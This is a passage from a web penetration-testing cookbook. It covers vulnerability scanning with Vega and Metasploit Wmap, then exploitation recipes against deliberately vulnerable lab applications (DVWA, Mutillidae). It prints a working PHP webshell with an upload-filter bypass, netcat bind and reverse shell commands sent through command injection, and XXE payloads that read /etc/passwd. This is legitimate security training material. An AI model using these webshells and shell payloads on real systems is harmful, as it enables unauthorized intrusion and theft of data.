
4. Click **Next**. Here we can select what modules to run over the application. Let’s leave them as default.



5. Click **Finish** to start the scan.



6. When the scan is finished, we can check the results by navigating the **Scan Alerts** tree in the left. The vulnerability details will be shown in the right panel, as shown:



How it works…

Vega works by first crawling the URL we specified as the target, identifying forms and other possible data inputs, such as cookies or request headers. Once they are found, Vega tries different inputs in them to identify vulnerabilities by analyzing the responses and matching them to known vulnerable patterns.

In Vega, we can scan a site or a group of sites that are put together in a scope, we can select what tests to perform by selecting the modules we will use in the scan; also, we can authenticate the site or sites using identities (pre-saved user/password combinations) or session cookies and exclude some parameters from testing.

As an important drawback, it doesn’t have a report generation or data export feature, so we will have to see all the vulnerability descriptions and details in the Vega GUI.

Finding Web vulnerabilities with Metasploit’s Wmap

Wmap is not a vulnerability scanner by itself. It is a Metasploit module that uses all the Web-vulnerability and Web-server related modules in the framework and coordinates their loading and execution against the target server. Its results are not presented as a report but as entries to Metasploit’s database.

In this recipe, we will use Wmap to look for vulnerabilities in our vulnerable_vm and check the results using Metasploit console commands.

Getting ready

Before we run the Metasploit console, we need to start the database server that it connects to, to save the results we generate:

```
service postgresql start
```

How to do it…

1. Start a terminal and run the Metasploit console:

   msfconsole

2. Once it loads, load the Wmap module:

   load wmap

3. Now, we add a site to Wmap:

   wmap_sites -a http://192.168.56.102/WackoPicko/

4. If we want to see the registered sites:

   wmap_sites -l

5. Now, we set that site as a target for scanning:

   wmap_targets -d 0

6. If we want to check the selected targets we may want to use:

   wmap_targets -l

```
msf > load wmap

 .-.-.-.-.-.-.-.-.-.-.-.-.-.
 | | | || | | || | || |-'
 `-'-'-'`-'-'-'`-'`-'`-'`-'

[WMAP 1.5.1] ===  et [  ] metasploit.com 2012
[*] Successfully loaded plugin: wmap
msf > wmap_sites -a http://192.168.56.102/WackoPicko/
[*] Site created.
msf > wmap_sites -l
[*] Available sites
===============

     Id  Host            Vhost           Port  Proto  # Pages  # Forms
     --  ----            -----           ----  -----  -------  -------
     0   192.168.56.102  192.168.56.102  80    http   0        0


msf > wmap_targets -d 0
[*] Loading 192.168.56.102,http://192.168.56.102:80/.
msf > wmap_targets -l
[*] Defined targets
===============

     Id  Vhost           Host            Port  SSL    Path
     --  -----           ----            ----  ---    ----
     0   192.168.56.102  192.168.56.102  80    false    /
```

7. Now, we run the test:

wmap_run -e

```
msf > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 192.168.56.102 (192.168.56.102)
[*]     Port: 80 SSL: false
============================================================
[*] Testing started. 2015-08-14 01:12:49 -0500
[*]
=[ SSL testing ]=
============================================================
[*] Target is not SSL. SSL modules disabled.
[*]
=[ Web Server testing ]=
============================================================
[*] Module auxiliary/scanner/http/http_version

[*] 192.168.56.102:80 Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.5 with Suhosin-Patch proxy_
html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/3.0.17 mod_perl/2
```

8. We will have to use Metasploit's commands to check recorded vulnerabilities:

vulns
wmap_vulns

```
msf > vulns
[*] Time: 2015-08-14 01:22:13 UTC Vuln: host=192.168.56.102 name=HTTP Trace Method Allowed refs=CVE-2005-3
398,CVE-2005-3498,OSVDB-877,OSVDB-877,OSVDB-877,OSVDB-877,BID-11604,BID-11604,BID-11604,BID-11604,BID-9506
,BID-9506,BID-9506,BID-9506,BID-9561,BID-9561,BID-9561,BID-9561
msf > wmap_vulns -l
[*] + [192.168.56.102] (192.168.56.102): file /images
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.56.102] (192.168.56.102): file /index
[*]     file File found.
[*]     GET Res code: 200
[*] + [192.168.56.102] (192.168.56.102): file /javascript
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.56.102] (192.168.56.102): file /phpmyadmin
[*]     file File found.
[*]     GET Res code: 301
[*] + [192.168.56.102] (192.168.56.102): file /test
[*]     file File found.
[*]     GET Res code: 301
[*] + [192.168.56.102] (192.168.56.102): file /assets
[*]     file File found.
[*]     GET Res code: 404
[*] + [192.168.56.102] (192.168.56.102): directory /gallery2/
```

How it works…

Wmap uses Metasploit's modules to scan for vulnerabilities in target applications and servers. It gets information about sites from Metasploit's database and modules send their results to that database. A very useful aspect of this integration is that if we are performing a penetration test on multiple servers and are using Metasploit in this test, Wmap will automatically get all the Web servers' IP addresses and known URLs and integrate them as sites so that when we want to run a Web assessment, we only have to choose targets from the sites list.

When executing `wmap_run`, we can select which modules we execute by using the `-m` option and a regular expression; for example, the next command line will enable all modules except the ones that contain `dos`, which means no denial of service tests:

```
wmap_run -m ^((?!dos).)*$
```

Another useful option is `-p`, it allows us to select, by regular expressions, the paths we want to test. For example, in the next command, we will check all URLs that include the word `login`:

```
wmap_run -p ^.*(login).*$
```

Finally, if we want to export our scan results, we can always use the database features in Metasploit; for example, exporting the full database to a XML file is done using the following command in an msf console:

```
db_export -f xml /root/database.xml
```

Chapter 6. Exploitation – Low Hanging Fruits

In this chapter, we will cover:

- Abusing file inclusions and uploads
- Exploiting OS Command Injections
- Exploiting an XML External Entity Injection
- Brute-forcing passwords with THC-Hydra
- Dictionary attacks on login pages with Burp Suite
- Obtaining session cookies through XSS
- Step by step basic SQL Injection
- Finding and exploiting SQL Injections with SQLMap
- Attacking Tomcat’s passwords with Metasploit
- Using Tomcat Manager to execute code

Introduction

With this chapter we will begin our coverage of the exploitation phase of a penetration test. This is the main difference between a vulnerability assessment, where the tester identifies vulnerabilities (most of the time using an automated scanner) and issues recommendations on how to mitigate them, and a penetration test, where the tester takes the role of a malicious attacker and tries to exploit the detected vulnerabilities to their last consequences: full system compromise, access to the internal network, sensitive data breach, and so on; at the same time, taking care not to affect the system's availability or leave some door open to a real attacker.

In previous chapters, we have already covered how to detect some vulnerabilities in web applications; in this chapter we are going to learn how to exploit these vulnerabilities and use them to extract information and obtain access to restricted parts of the application and the system.

Abusing file inclusions and uploads

As we saw in Chapter 4, *Finding Vulnerabilities*, file inclusion vulnerabilities occur when developers use poorly validated input to generate file paths and use those paths to include source code files. Modern versions of server-side languages, such as PHP since 5.2.0, have by default disabled the ability to include remote files, so it has been less common to find an RFI since 2011.

In this recipe, we will first upload a couple of malicious files, one of them is a webshell (a web page capable of executing system commands in the server), and then execute them using local file inclusions.

Getting ready

We will use **Damn Vulnerable Web Application** (**DVWA**) in the vulnerable_vm for this recipe and will have it with a medium level of security, so let's set it up:

1. Navigate to `http://192.168.56.102/dvwa`.
2. Log in.
3. Set the security level to medium: Go to **DVWA Security**, select **medium** in the combo box and click on **Submit**.

We will upload some files to the server, but you need to remember where they are stored, in order to be able to call them again; so, go to **Upload** in DVWA and upload any JPG image. If it's successful, it will say that the file was uploaded to `../../hackable/uploads/`. Now we know the relative path where it saves the uploaded files; that's enough for this recipe.

We also need to have our files ready; so let's create a new text file with the following content:

```
<?
system($_GET['cmd']);
echo '<form method="post" action="../../hackable/uploads/webshell.php">
<input type="text" name="cmd"/></form>';
?>
```

Save it as `webshell.php`. We will need another file, create `rename.php` and put the following code in it:

```
<?
system('mv ../../hackable/uploads/webshell.jpg
../../hackable/uploads/webshell.php');
?>
```

This file will take a specific image file (`webshell.jpg`) and rename it for `webshell.php`.

How to do it…

1. First, let's try to upload our webshell; in DVWA go to **Upload** and try to upload `webshell.php`, as shown:

   So, there is a validation of what we can upload and what we can't. This means that we will need to upload an image file or more precisely, an image file with a `.jpg`, `.gif`, or `.png` extension. This is why we need the renamer script to return the `.php` extension to the original file and then be able to execute it.

2. To avoid errors at validation, we need to rename our PHP files with a valid extension. In a terminal, we will go to the directory where PHP files are stored and create copies of them:


```
cp rename.php rename.jpg
cp webshell.php webshell.jpg
```

3. Now, let's go back to DVWA and try to upload both of them again:


4. Once both the JPG files are uploaded, we will use the local file inclusion vulnerabilities to execute `rename.jpg`. Go to the File Inclusion section and exploit the vulnerability including `../../hackable/uploads/rename.jpg`.

We don’t have any output for the execution of this file, we will need to assume that `webshell.jpg` is now named `webshell.php`.

5. If it worked, we should now be able to include `../../hackable/uploads/webshell.php`, let’s try it:



6. In the text box seen in the top-left corner, write `/sbin/ifconfig` and hit *Enter*:



And it worked! As seen in the image, the server has the 192.168.56.102 IP address. Now, we can execute commands in the server by typing them in the textbox or setting a different value for the `cmd` parameter.

How it works…

The first test that we did when we uploaded a valid JPG was meant to discover the path where the uploaded files are saved; so we can use this path in `rename.php` and in the `action` field of the form.

It is necessary to use a rename script for two reasons: first, the upload page only allows JPG files, so our scripts will need to have that extension; and second, we will need to call our webshell with parameters (the commands to execute); we cannot use parameters when calling a JPG image from a web server.

The `system()` function of PHP is the core of the attack; what it does is, it invokes a system command and displays its output. This allows us to rename the webshell file from `.jpg` to `.php` and to execute the commands we specify as GET parameters.

There’s more…

Once we upload and execute the server-side code, there are a huge number of options that we can take to compromise the server; for example, the following command is what we call a bind shell:

```
nc -lp 12345 -e /bin/bash
```

It will open the TCP port 12345 in the server and listen for a connection, when the connection succeeds, it will execute `/bin/bash` and receive its input and send its output through the network to the connected host (the attacking machine).

It is also possible to make the server download some malicious program; for example, a privilege escalation exploit and execute it to become a user with more privileges.


Exploiting OS Command Injections

In the previous recipe, we have seen how PHP's `system()` can be used to execute OS commands in the server; sometimes developers use instructions similar to that or with the same functionality to perform some tasks and sometimes they use invalidated user inputs as parameters for the execution of commands.

In this recipe, we will exploit a Command Injection vulnerability and extract important information from the server.


How to do it…

1. Log into the Damn Vulnerable Web Application (DVWA) and go to **Command Execution**.
2. We will see a **Ping for FREE** form, let's try it. Ping to 192.168.56.1 (our Kali Linux machine's IP in the host-only network):



That output looks like it was taken directly from the ping command's output. This suggests that the server is using an OS command to execute the ping, so it may be possible to inject OS commands.

3. Let's try to inject a very simple command, submit the following: `192.168.56.1;uname -a`.




We can see the `uname` command's output just after the ping's output. We have a

command injection vulnerability here.

4. How about without the IP address: `;uname -a`:

5. Now, we are going to obtain a reverse shell on the server; first, we must be sure that the server has everything we need. Submit the following: `;ls /bin/nc*`.




So, we have more than one version of NetCat, the tool that we are going to use to generate the connection. The OpenBSD version of `nc` does not support the execution of commands on connection, so we will use the traditional one.

6. The next step is to listen to a connection in our Kali machine; open a terminal and run the following command:

`nc -lp 1691 -v`

7. Back in the browser, submit the following: `;nc.traditional -e /bin/bash 192.168.56.1 1691 &`



Our terminal will react with the connection; we now can issue non-interactive commands and check their output.

How it works…

Like in the case of SQL Injection, Command Injection vulnerabilities are due to a poor input validation mechanism and the use of user-provided data to form strings that will later be used as commands to the operating system. If we watch the source code of the page we just attacked (there is a button in the bottom-right corner on every DVWA's page), it will look like the following code:

```
<?php

if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) {

        $cmd = shell_exec( 'ping  ' . $target );
        echo '<pre>'.$cmd.'</pre>';

    } else {

        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';
    }
}
?>
```

We can see that it directly appends the user's input to the ping command. What we did was only to add a semicolon, which the system's shell interprets as a command separator and next to it the command we wanted to execute.

After having a successful command execution, the next step is to verify if the server has NetCat. It is a tool that has the ability to establish network connections and in some versions, to execute a command when a new connection is established. We saw that the server's system had two different versions of NetCat and executed the one we know supports the said feature.

We then set our attacking system to listen for a connection on TCP port 1691 (it could have been any other available TCP port) and after that we instructed the server to connect to our machine through that port and execute `/bin/bash` (a system shell) when the connection establishes; so anything we send through that connection will be received as input by the shell in the server.

The use of `&` at the end of the sentence is to execute the command in the background and prevent the stopping of the PHP script's execution because of it waiting for a response from the command.

Exploiting an XML External Entity Injection

XML (Extensible Markup Language) is a format that is mainly used to describe the structure of documents or data; HTML, for example, is an implementation of XML which defines structure and format of pages and relations among them.

XML entities are similar to data structures that are defined inside an XML structure and some of them have the ability to read files from the system or even execute commands.

In this recipe, we will exploit an XML External Entity (XEE) Injection vulnerability to reach code execution in the server.

Getting ready


It is suggested that you follow the *Abusing file inclusions and uploads* recipe before doing this.

How to do it…

1. Browse to `http://192.168.56.102/mutillidae/index.php?page=xml-validator.php`.
2. It says that it is an XML validator; let's try to submit the example test and see what happens. In the XML box, put `<somexml><message>Hello World</message></somexml>` and click on **Validate XML**:

3. Now, let's see if it processes the entities correctly, submit the following:

```
<!DOCTYPE person [
  <!ELEMENT person ANY>
  <!ENTITY person "Mr Bob">
]>
<somexml><message>Hello World &person;</message></somexml>
```



Here, we have only defined an entity and set the value `"Mr Bob"` for it. The parser interprets the entity and replaces the value when it shows the result.


4. That's the use of an internal entity, let's try an external one:

```
<!DOCTYPE fileEntity [
  <!ELEMENT fileEntity ANY>
  <!ENTITY fileEntity SYSTEM "file:///etc/passwd">
]>
<somexml><message>Hello World &fileEntity;</message></somexml>
```

Using this technique, we can extract any file in the system that is readable to the user under which the web server runs.

We can also use XEE to load web pages. In the *Abusing file inclusions and uploads* recipe, we had managed to upload a webshell to the server; let's try to reach that:

```
<!DOCTYPE fileEntity [ <!ELEMENT fileEntity ANY> <!ENTITY fileEntity
SYSTEM "http://192.168.56.102/dvwa/hackable/uploads/webshell.php?
cmd=/sbin/ifconfig"> ]> <somexml><message>Hello World &fileEntity;
</message></somexml>
```



How it works…

XML has a feature called Entities. An Entity in XML is a name with an associated value; every time such an entity is used in the document, it will be replaced by its value when the XML file is processed. Using this and the different wrappers available (“file://” to load system files or “http://” to load URLs), we can abuse implementations that don’t have the proper security measures in terms of input validation and XML parser configuration and also extract sensitive data or even execute commands in the server.

In this recipe, we used the “file://” wrapper to make the parser load an arbitrary file from the server, and after that, with the “http://” wrapper, we called a web page that happened to be a webshell in the same server and executed system commands in it.

There’s more…

There is also a DoS (Denial of Service) attack through this vulnerability called “Billion laughs”, you can read more about it in Wikipedia: https://en.wikipedia.org/wiki/Billion_laughs

There is a different wrapper (similar to “file://” or “http://”) for XML Entities supported by PHP, which if enabled in the server could allow command execution without the need of uploading a file, that is “expect://”. You can find more information on this and other wrappers on: http://www.php.net/manual/en/wrappers.php

See also

To see an impressive example of how XXE vulnerabilities were found in some of the most popular websites in the world, check this: http://www.ubercomp.com/posts/2014-01-16_facebook_remote_code_execution.

Brute-forcing passwords with THC-Hydra

THC-Hydra (or simply Hydra) is a network logon cracker, that is, an online cracker, which means that it can be used to find login passwords by brute-forcing network services. A brute force attack is the one that tries to guess the correct password by attempting all the possible combinations of characters; these type of attacks are guaranteed to find an answer, even if they take ten million years to do it.

Although it is not feasible for a penetration tester to wait for more than a few days or maybe hours to get the login password for a website, sometimes testing a few username/password combinations in a large number of servers might be very productive.

In this recipe, we will use Hydra to break into a login page using a brute force attack over some known users.

